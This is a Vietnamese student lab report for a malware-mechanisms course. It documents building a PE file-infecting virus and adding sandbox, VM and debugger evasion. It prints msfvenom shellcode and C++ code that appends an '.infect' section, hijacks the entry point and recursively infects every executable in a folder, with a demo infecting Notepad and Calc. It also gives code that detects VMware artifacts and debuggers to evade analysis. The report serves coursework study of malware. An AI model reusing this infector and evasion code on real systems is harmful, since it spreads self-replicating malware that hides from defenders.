BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Advanced Virus Techniques

GVHD: Phan Thế Duy

1. THÔNG TIN CHUNG:

Nhóm G23

Lớp: NT230.O21.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Thành Công	20521143	20521143@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Mục lục

A. THIẾT KẾ PAYLOAD LÂY NHIỄM:

1. Shellcode

Sử dụng công cụ msfvenom để tạo shellcode

```
┌──(kali㉿kali)-[~/malware]
└─$ msfvenom -a x86 --platform windows -p windows/messagebox \
TEXT="20521143" ICON=INFORMATION EXITFUNC=process \
TITLE="Infection by NT230" -f c

No encoder specified, outputting raw payload
Payload size: 273 bytes
Final size of c file: 1176 bytes
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64"
"\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e"
"\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60"
"\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b"
"\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01"
"\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d"
"\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01"
"\xe8\x89\x44\x24\x1c\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89"
"\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45"
"\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff"
"\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64"
"\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24"
"\x52\xe8\x5f\xff\xff\xff\x68\x33\x30\x58\x20\x68\x20\x4e"
"\x54\x32\x68\x6e\x20\x62\x79\x68\x63\x74\x69\x6f\x68\x49"
"\x6e\x66\x65\x31\xdb\x88\x5c\x24\x12\x89\xe3\x68\x58\x20"
"\x20\x20\x68\x31\x31\x34\x33\x68\x32\x30\x35\x32\x31\xc9"
"\x88\x4c\x24\x08\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff"
"\xd0\x31\xc0\x50\xff\x55\x08";
```

Hình 1 sử dụng payload để tạo shellcode

Để dễ thay đổi các thành phần trong shell code, sẽ sử dụng cấu trúc vector để lưu trữ shellcode.

```
vector<unsigned char> shell_code = {
        0xd9, 0xeb, 0x9b, 0xd9, 0x74, 0x24, 0xf4, 0x31, 0xd2, 0xb2, 0x77, 0x31, 0xc9, 0x64, 0x
        0x30, 0x8b, 0x76, 0x0c, 0x8b, 0x76, 0x1c, 0x8b, 0x46, 0x08, 0x8b, 0x7e, 0x20, 0x8b, 0x
        0x4f, 0x18, 0x75, 0xf3, 0x59, 0x01, 0xd1, 0xff, 0xe1, 0x60, 0x8b, 0x6c, 0x24, 0x24, 0x
        0x3c, 0x8b, 0x54, 0x28, 0x78, 0x01, 0xea, 0x8b, 0x4a, 0x18, 0x8b, 0x5a, 0x20, 0x01, 0x
        0x34, 0x49, 0x8b, 0x34, 0x8b, 0x01, 0xee, 0x31, 0xff, 0x31, 0xc0, 0xfc, 0xac, 0x84, 0x
        0x07, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xeb, 0xf4, 0x3b, 0x7c, 0x24, 0x28, 0x75, 0xe1, 0x
        0x24, 0x01, 0xeb, 0x66, 0x8b, 0x0c, 0x4b, 0x8b, 0x5a, 0x1c, 0x01, 0xeb, 0x8b, 0x04, 0x
        0xe8, 0x89, 0x44, 0x24, 0x1c, 0x61, 0xc3, 0xb2, 0x08, 0x29, 0xd4, 0x89, 0xe5, 0x89, 0x
        0x8e, 0x4e, 0x0e, 0xec, 0x52, 0xe8, 0x9f, 0xff, 0xff, 0xff, 0x89, 0x45, 0x04, 0xbb, 0x
        0xe2, 0x73, 0x87, 0x1c, 0x24, 0x52, 0xe8, 0x8e, 0xff, 0xff, 0xff, 0x89, 0x45, 0x08, 0x
        0x6c, 0x20, 0x41, 0x68, 0x33, 0x32, 0x2e, 0x64, 0x68, 0x75, 0x73, 0x65, 0x72, 0x30, 0x
        0x5c, 0x24, 0x0a, 0x89, 0xe6, 0x56, 0xff, 0x55, 0x04, 0x89, 0xc2, 0x50, 0xbb, 0xa8, 0x
        0xbc, 0x87, 0x1c, 0x24, 0x52, 0xe8, 0x5f, 0xff, 0xff, 0xff, 0x68, 0x33, 0x30, 0x58, 0x
        0x20, 0x4e, 0x54, 0x32, 0x68, 0x6e, 0x20, 0x62, 0x79, 0x68, 0x63, 0x74, 0x69, 0x6f, 0x
        0x6e, 0x66, 0x65, 0x31, 0xdb, 0x88, 0x5c, 0x24, 0x12, 0x89, 0xe3, 0x68, 0x58, 0x20, 0x
```

2. Đọc các thành phần trong tệp tin PE và chỉnh sửa địa chỉ entry point.

Xây dựng hàm đọc và lấy ra các thông tin như DOS_Header, NT_Headers và Section_Headers.

```
int peHeaderReader(
    FILE* FStream,
    PIMAGE_DOS_HEADER DOSHeader,
    PIMAGE_NT_HEADERS32 NTHeaders,
    IMAGE_SECTION_HEADER SectionHeaders[]
) {
    rewind(FStream);

    if (fread(DOSHeader, sizeof(IMAGE_DOS_HEADER), 1, FStream) <= 0 ||
        fseek(FStream, DOSHeader->e_lfanew, SEEK_SET) != 0 ||
        fread(NTHeaders, sizeof(IMAGE_NT_HEADERS32), 1, FStream) <= 0 ||
        (SectionHeaders && fread(SectionHeaders, sizeof(IMAGE_SECTION_HEADER), NTHeaders->FileHeader.NumberOfSections, FStream) <= 0)) {
        printf("Error when reading PE Header\n");
        return 1;
    }

    return 0;
}
```

Hình 2 Hàm này sẽ đọc các trường header trong PE file bao gồm DOS_Headers, NT_Headers và section Headers


```
Offset = addNewSection(FinHandle, FouHandle, (UCHAR*)".infect", shellcode.size() + 14, 0);
```

Đoạn code trên sẽ tạo một section mới có tên là ".infect", kích thước section là kích thước shellcode + 14(dùng để chèn thêm các vị trí return address và padding). Kết quả hàm trả về là vị trí của section mới trên file.

3. Thêm mới section.

4.1 Ý tưởng thực hiện

Xác định kích thước của đoạn shellcode cần chèn vào, rồi tạo section mới có kích thước bằng kích thước của đoạn shellcode.
Cần xác định section cuối , sau đó thay đổi các tham số mới dựa trên section cuối.



Hình 3 Quy trình thực hiện chèn shellcode

Sau khi thay đổi địa chỉ Entrypoint của chương trình và chỉ đến địa chỉ của shellcode, sau khi shell code được thực thi xong sẽ có thể quay về địa chỉ ban đầu entrypoint cũ để chương trình thực hiện chức năng gốc.

4.2 Tạo section mới:

Thiết lập tên section là '.infect' và byte cuối cùng gán là NULL.

Địa chỉ VirtualAddress sẽ bằng địa chỉ VirtualAddress của section cuối cộng với kích thước của section cuối rồi làm tròn bằng sectionAlignment trong Optional Headers.

Kích thước VirtualSize sẽ gán là kích thước của shellcode rồi làm tròn bằng sectionAlignment.

PointerTorawData sẽ bằng PointerToRawData của section cuối cộng với SizeOfRawData của section cuối sau đó làm tròn bằng FileAlignment trong Optional Headers.

SizeOfRawData sẽ bằng kích thước của shellcode và làm tròn bằng FileAlignment.

Characteristics sẽ gán là đọc, viết, thực thi và chứa code.

Công thức để làm tròn của các trường có dạng như sau:

```
(((value_to_align + alignment - 1) / alignment) * alignment)
```

Hình 4 Công thức làm tròn.

Trong đó:

Alignment: là FileAlignment hoặc SectionalAlignment trong OptionalHeader.

Value_to_align: Giá trị cần làm tròn.

4.3 Thay đổi địa chỉ EntryPoint của chương trình.

Sau khi tạo mới section địa chỉ entry point mới của chương trình trong optional Headers sẽ chỉ đến địa chỉ PoinToRawData của section mới vừa tạo.

4.4 Chỉnh sửa shellcode để sau khi thực thi chương trình sẽ quay về địa chỉ entry point ban đầu.

Vì trong payload do metasploite tạo ra, có sử dụng hàm ExitProcess(), nên em sẽ thay hàm này bằng lệnh call để nhảy đến địa chỉ EntryPoint.

```
# 6 byte cuối của shelcode
# 31C0          XOR EAX,EAX
# 50            PUSH EAX
# FF55 08       CALL DWORD PTR SS:[EBP+8]       // ExitProcess

# Thay đổi hàm  ExitProcess() bằng lệnh  Push/Call để quay về địa chỉ entry point cũ của chương trình.
# B8 DDCCBBAA    MOV EAX,  AABBCCDD // địa chỉ entry ppoint cũ
# FFD0          CALL EAX

# Các byte mới khi thay đổi có dạng như sau  => \xB8\xAA\xBB\xCC\xDD\xFF\xD0
```

Địa chỉ EntryPoint cũ khi thêm vào shellcode sẽ có dạng LittleEndian.

4. Lây nhiễm sang các tệp tin cùng thư mục

Viết hàm liệt kê các file trong thư mục hiện tại, rồi kiểm tra các file đó có phải là một file thực thi PE hợp lệ không, sau đó lây nhiễm.

Bỏ qua các file đã bị lây nhiễm:

Chương trình sẽ kiểm tra section cuối của chương trình có phải tên là .infect không. Nếu có thì bỏ qua, nếu không sẽ lây nhiễm.

Một vài đoạn code quan trọng

```
std::set<std::string> files = ListFilesRecursively(currentDirString);
for (const auto& file : files) {
    if (can_exec(file.c_str())) {
        if (isPEFile((file.c_str())) && not isInfectedFile(file.c_str())) {
            infectedFile(file.c_str());
        }
    }

}
```

Hình 5 Liệt kê file, kiểm tra điều kiện rồi lây nhiễm


Đoạn code trên sẽ liệt kê tất cả các file trong thư mục hiện tại sau đó kiểm tra xem file có phải là file PE hợp lệ không và đã bị lây nhiễm chưa. Hàm infectedFile sẽ lây nhiễm file bằng cách tạo section mới, thay đổi địa chỉ entrypoint, thêm địa chỉ entry point cũ vào shellcode sau đó chèn shellcode vào vùng nhớ của section mới tạo.

```
//find address of last section
IMAGE_SECTION_HEADER lastSection = SectionHeaders[NTHeaders.FileHeader.NumberOfSections];

DWORD originalEntryPoint = NTHeaders.OptionalHeader.AddressOfEntryPoint;
DWORD returnAddress = originalEntryPoint + NTHeaders.OptionalHeader.ImageBase;

//adjust shellcode
// Adding return address to shell code
shellcode.push_back(0xB8);
shellcode.push_back(returnAddress & 0xFF);
shellcode.push_back((returnAddress >> 8) & 0xFF);
shellcode.push_back((returnAddress >> 16) & 0xFF);
shellcode.push_back((returnAddress >> 24) & 0xFF);
```

Hình 6 Xác định địa chỉ entrypoint cũ rồi chuyên qua dạng endian

5. DEMO lây nhiễm tệp tin trong cùng thư mục:

Sau khi lây nhiễm Các file là Notepad và Calc đều bị lây nhiễm.



Hình 7 Demo: FileNotepad bị lây nhiễm

Video Demo [Video demo(Link)]

B. PHÁT HIỆN VÀ TRỐN TRÁNH MÁY ẢO VÀ DEBUGGER

a) Nguyên lý phát hiện sandbox (thí dụ như Cuckoo Sandbox,…). Các kỹ thuật nhận diện sandbox để trốn tránh cho mã độc.

Các môi trường sandbox Vmware:
thường để lại các file của Vmware trong hệ điều hành đặc biệt khi cài Vmware tools.

- Trong môi trường Vmware bằng việc tìm kiếm các tiến trình của vmware :
  +) VMwareService.exe
  +) VMwareTray.exe
  +) VMwareUser.exe
  ➔ Bằng việc tìm kiếm các file này mã độc sẽ phát hiện được có đang trong máy ảo Vmware không.
- Tìm kiếm các registry và file hệ thống:
  +) bằng việc tìm kiếm trong thư mục C:\Program Files\VMware\VMware Tools. Mã độc có thể tìm kiếm các dữ liệu liên quan đến Vmware và từ đó phát hiện đang trong môi trường máy ảo.
  +) Tìm kiếm trong registry xem có các từ khóa Vmware , nếu có mã độc sẽ nhận biết đang trong mói trường máy ảo vmware.

Sử dụng đo lường mức độ tương tác của người dùng ví dụ: chuột, bàn phím.

Kiểm tra các tiến trình, xem có tiến trình nào của sandbox đang chạy không.

Nguyên lý phát hiện sandbox trong Cuckoo Sandbox

Trong môi trường sandbox thường có độ trễ do cơ chế ảo hóa, giám sát. Điều này có thể làm yếu tố để phát hiện môi trường sanbox.

Kỹ thuật:

+) Đo lường thời gian thực thi của một hàm. Nếu thời gian thực thi không được như mong đợi . Lý do vì trong Cuckoo sandbox (khi phân tích mã độc) nó sẽ bỏ qua N giây để trì hoãn thực thi hàm khi chương trình mã độc chạy. Điều này có nghĩ nếu hàm NtDelayExecution không hoạt động chính xác thì có nghĩ nó đang trong môi trường sandbox.

+) Tạo nhiều vòng lặp cho hàm Sleep. Nguyên do là vì trong môi trường sandbox, nó sẽ tự động bỏ qua hay cắt giảm thời gian của hàm Sleep, do đó nếu thời gian Sleep không hoạt động đúng thì có khả năng là đang trong môi trường sandbox.

+) Đo số chu kì CPU từ khi khởi động: Bằng cách đo thời gian thực thi các lệnh GetProcessHeap, CloseHandle. Điều này là do trong Sandbox thì các lệnh này bị chậm đáng kể so với trên máy thật.

+) Gửi lệnh ICMP và chờ phản hồi. Trong môi trường sandbox thì thì thời gian phản hồi sẽ kéo dài, do có nhiều lớp giám sát.

b) Hiện thực lại mã độc chống phân tích động khả năng nhận biết môi trường (environmental sensivity) (trang bị thêm cho payload ban đầu của các bài tập trước).

Em sẽ demo 2 kỹ thuật nhận biết đang chạy trong môi trường ảo và nhận biết đang bị debug.

+) Nhận biết đang chạy trong môi trường máy ảo.

Em sẽ kiểm tra các thông tin sau

```
*/
VOID vmware_reg_key_value()
{
    /* Array of strings of blacklisted registry key values */
    const TCHAR *szEntries[][3] = {
        { _T("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0"), _T("Identifier"), _T("VMWARE") },
        { _T("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0"), _T("Identifier"), _T("VMWARE") },
        { _T("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0"), _T("Identifier"), _T("VMWARE") },
        { _T("SYSTEM\\ControlSet001\\Control\\SystemInformation"), _T("SystemManufacturer"), _T("VMWARE") },
        { _T("SYSTEM\\ControlSet001\\Control\\SystemInformation"), _T("SystemProductName"), _T("VMWARE") },
    };

    WORD dwLength = sizeof(szEntries) / sizeof(szEntries[0]);

    for (int i = 0; i < dwLength; i++)
    {
        TCHAR msg[256] = _T("");
        _stprintf_s(msg, sizeof(msg) / sizeof(TCHAR), _T("Checking reg key %s"), szEntries[i][0]);
        if (Is_RegKeyValueExists(HKEY_LOCAL_MACHINE, szEntries[i][0], szEntries[i][1], szEntries[i][2]))
            print_results(TRUE, msg);
        else
            print_results(FALSE, msg);
    }
}
```

Figure 1 Kiểm tra các registry

Hình 1: Hàm vmware_reg_key_value sẽ kiểm tra trong registry xem có từ khóa VMWARE nào không, nếu có thì là đang trong môi trường VMWARE.

```
34  /*
35  Check against VMWare registry keys
36  */
37  VOID vmware_reg_keys()
38  {
39      /* Array of strings of blacklisted registry keys */
40      const TCHAR* szKeys[] = {
41          _T("SOFTWARE\\VMware, Inc.\\VMware Tools"),
42      };
43
44      WORD dwlength = sizeof(szKeys) / sizeof(szKeys[0]);
45
46      /* Check one by one */
47      for (int i = 0; i < dwlength; i++)
48      {
49          TCHAR msg[256] = _T("");
50          _stprintf_s(msg, sizeof(msg) / sizeof(TCHAR), _T("Checking reg key %s "), szKeys[i]);
51          if (Is_RegKeyExists(HKEY_LOCAL_MACHINE, szKeys[i]))
52              print_results(TRUE, msg);
53          else
54              print_results(FALSE, msg);
55      }
56  }
57
58
```

Figure 2 Kiểm tra registry

Hình 2 cho thấy hàm vmware_reg_keys sẽ kiểm tra có cài đặt Vmware Tools trong registry không, nếu có thì đang trong môi trường vmware.

```
59  /*
60  Check against VMWare blacklisted files
61  */
62  VOID vmware_files()
63  {
64      /* Array of strings of blacklisted paths */
65      const TCHAR* szPaths[] = {
66          _T("System32\\drivers\\vmnet.sys"),
67          _T("System32\\drivers\\vmmouse.sys"),
68          _T("System32\\drivers\\vmusb.sys"),
69          _T("System32\\drivers\\vm3dmp.sys"),
70          _T("System32\\drivers\\vmci.sys"),
71          _T("System32\\drivers\\vmhgfs.sys"),
72          _T("System32\\drivers\\vmmemctl.sys"),
73          _T("System32\\drivers\\vmx86.sys"),
74          _T("System32\\drivers\\vmrawdsk.sys"),
75          _T("System32\\drivers\\vmusbmouse.sys"),
76          _T("System32\\drivers\\vmkdb.sys"),
77          _T("System32\\drivers\\vmnetuserif.sys"),
78          _T("System32\\drivers\\vmnetadapter.sys"),
79      };
80
```

Figure 3 Kiểm tra các file Vmware files.

Hình 3 sẽ kiểm tra các file trong hệ thống có chứa vmware không.

```
130 /*
131 Check VMWare NIC MAC addresses
132 */
133 VOID vmware_mac()
134 {
135     /* VMWre blacklisted mac adr */
136     const TCHAR *szMac[][2] = {
137         { _T("\x00\x05\x69"), _T("00:05:69") }, // VMWare, Inc.
138         { _T("\x00\x0C\x29"), _T("00:0c:29") }, // VMWare, Inc.
139         { _T("\x00\x1C\x14"), _T("00:1C:14") }, // VMWare, Inc.
140         { _T("\x00\x50\x56"), _T("00:50:56") }, // VMWare, Inc.
141     };
142
143     WORD dwLength = sizeof(szMac) / sizeof(szMac[0]);
144
145     /* Check one by one */
146     for (int i = 0; i < dwLength; i++)
147     {
148         TCHAR msg[256] = _T("");
149         _stprintf_s(msg, sizeof(msg) / sizeof(TCHAR), _T("Checking MAC starting with %s"), szMac[i][1]);
150         if (check_mac_addr(szMac[i][0]))
151             print_results(TRUE, msg);
152         else
153             print_results(FALSE, msg);
154     }
155 }
156
```

Figure 4 Kiểm tra địa chỉ MAC của Vmware

Hình 4 dùng để kiểm tra các địa chỉ MAC của VMWARE

```
158  /*
159  Check against VMWare adapter name
160  */
161  BOOL vmware_adapter_name()
162  {
163      const TCHAR* szAdapterName = _T("VMWare");
164      if (check_adapter_name(szAdapterName))
165          return TRUE;
166      else
167          return FALSE;
168  }
169
170
```

Figure 5 Kiểm tra adapter của Vmware

```
172  Check against VMWare pseaudo-devices
173  */
174  VOID vmware_devices()
175  {
176      const TCHAR *devices[] = {
177          _T("\\\\.\\HGFS"),
178          _T("\\\\.\\vmci"),
179      };
180
181      WORD iLength = sizeof(devices) / sizeof(devices[0]);
182      for (int i = 0; i < iLength; i++)
183      {
184          HANDLE hFile = CreateFile(devices[i], GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
185          TCHAR msg[256] = _T("");
186          _stprintf_s(msg, sizeof(msg) / sizeof(TCHAR), _T("Checking device %s "), devices[i]);
187
188          if (hFile != INVALID_HANDLE_VALUE) {
189              CloseHandle(hFile);
190              print_results(TRUE, msg);
191          }
192          else
193              print_results(FALSE, msg);
194      }
195  }
```

Figure 6 Kiểm tra thiết bị của Vmware

Hình 6 hàm kiểm tra các thiết bị vmci, HGFS của vmware.

```
111  /*
112  Check against VMWare blacklisted directories
113  */
114  BOOL vmware_dir()
115  {
116      TCHAR szProgramFile[MAX_PATH];
117      TCHAR szPath[MAX_PATH] = _T("");
118      TCHAR szTarget[MAX_PATH] = _T("VMWare\\");
119
120      if (IsWoW64())
121          ExpandEnvironmentStrings(_T("%ProgramW6432%"), szProgramFile, ARRAYSIZE(szProgramFile));
122      else
123          SHGetSpecialFolderPath(NULL, szProgramFile, CSIDL_PROGRAM_FILES, FALSE);
124
125      PathCombine(szPath, szProgramFile, szTarget);
126      return is_DirectoryExists(szPath);
127  }
128
```

Figure 7 Kiểm tra các thư mục Vmware

Hình7 hàm kiểm tra thư mục Vmware.

```
223
224  /*
225  Check for SMBIOS firmware
226  */
227  BOOL vmware_firmware_SMBIOS()
228  {
229      BOOL result = FALSE;
230      const DWORD Signature = static_cast<DWORD>('RSMB');
231
232      DWORD smbiosSize = 0;
233      PBYTE smbios = get_system_firmware(static_cast<DWORD>('RSMB'), 0x0000, &smbiosSize);
234      if (smbios != NULL)
235      {
236          PBYTE vmwareString = (PBYTE)"VMware";
237          size_t vmwwareStringLen = 6;
238
239          if (find_str_in_data(vmwareString, vmwwareStringLen, smbios, smbiosSize))
240          {
241              result = TRUE;
242          }
243
244          free(smbios);
245      }
246
247      return result;
248  }
```

Figure 8 Kiểm tra các firmware của Vmware

Hình8 Hàm kiểm tra có firmware của VMWARE không.

+) Nhận biết, phát hiện đang bị gỡ lỗi (debugging).

```
IsDebuggerPresentAPI (
    VOID
    )
/*++

Routine Description:

    Calls the IsDebuggerPresent() API. This function is part of the
    Win32 Debugging API and it returns TRUE if a user mode debugger
    is present. Internally, it simply returns the value of the
    PEB->BeingDebugged flag.

Arguments:

    None

Return Value:

    TRUE - if debugger was detected
    FALSE - otherwise
--*/
{
    return IsDebuggerPresent();
```

Figure 9 Hàm window API isDebgggerPresent

Hình 9 sử dụng hàm IsDebuggerPresent, hàm này của thư viện window API dùng để kiểm tra user mode debug có được bật không.

```
5   BOOL
6   IsDebuggerPresentPEB(
7       VOID
8   )
9   /*++
10
11  Routine Description:
12
13      Checks if the BeingDebugged flag is set in the Process Environment Block (PEB).
14      This is effectively the same code that IsDebuggerPresent() executes internally.
15      The PEB pointer is fetched from DWORD FS:[0x30] on x86_32 and QWORD GS:[0x60] on x86_64.
16
17  Arguments:
18
19      None
20
21  Return Value:
22
23      TRUE - if debugger was detected
24      FALSE - otherwise
25  --*/
26  {
```

Hình 8 Hàm dùng để kiểm tra debug

Hình 8 là hàm tương tự IsDebuggerPresent dùng để kiểm tra cờ BeingDebugged có được bật không.

```
BOOL
CheckRemoteDebuggerPresentAPI (
    VOID
    )
/*++

Routine Description:

    CheckRemoteDebuggerPresent() is another Win32 Debugging API function;
    it can be used to check if a remote process is being debugged. However,
    we can also use this as another method for checking if our own process
    is being debugged. This API internally calls the NTDLL export
    NtQueryInformationProcess function with the PROCESSINFOCLASS set to
    7 (ProcessDebugPort).

Arguments:

    None

Return Value:

    TRUE - if debugger was detected
    FALSE - otherwise
```

Hình 9 Hàm CheckRemoteDebuggerPresent()

Hình 9 là hàm của Win api. Dùng để kiểm tra tiến trình có bị debug không.

```
/*
APIs making use of the ZwClose syscall (such as CloseHandle, indirectly)
can be used to detect a debugger. When a process is debugged, calling ZwClose
with an invalid handle will generate a STATUS_INVALID_HANDLE (0xC0000008) exception.
As with all anti-debugs that rely on information made directly available.
*/


BOOL NtClose_InvalideHandle()
{
    auto NtClose_ = static_cast<pNtClose>(API::GetAPI(API_IDENTIFIER::API_NtClose));

    __try {
```

Hình 10 Hàm NTClose_InvalideHandle

Hình 10 , hàm này sẻ trả về True nếu phát hiện debug. Nguyên lý là khi tiến trình bị debug nếu gọi hàm này sẽ trả về status code là 0xC0000008.

```
BOOL VirtualAlloc_WriteWatch_IsDebuggerPresent()
{
    ULONG_PTR hitCount;
    DWORD granularity;
    BOOL result = FALSE;

    PVOID* addresses = static_cast<PVOID*>(VirtualAlloc(NULL, 4096 * sizeof(PVOID), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE));
    if (addresses == NULL) {
        printf("VirtualAlloc failed. Last error: %u\n", GetLastError());
        return result;
    }

    int* buffer = static_cast<int*>(VirtualAlloc(NULL, 4096 * 4096, MEM_RESERVE | MEM_COMMIT | MEM_WRITE_WATCH, PAGE_READWRITE));
    if (buffer == NULL) {
        VirtualFree(addresses, 0, MEM_RELEASE);
        printf("VirtualAlloc failed. Last error: %u\n", GetLastError());
        return result;
    }

    buffer[0] = IsDebuggerPresent();

    hitCount = 4096;
    if (GetWriteWatch(0, buffer, 4096, addresses, &hitCount, &granularity) != 0)
    {
        printf("GetWriteWatch failed. Last error: %u\n", GetLastError());
        result = FALSE;
    }
    else
    {
        // should only have one write here
        result = (hitCount != 1) | (buffer[0] == TRUE);
```

Hình 11 Hàm kiểm tra vùng nhớ ảo cấp phát khi debug

Nguyên lý của hàm này :

- Phát hiện debug bằng hàm IsDebuggerPresent(một hàm của window api)
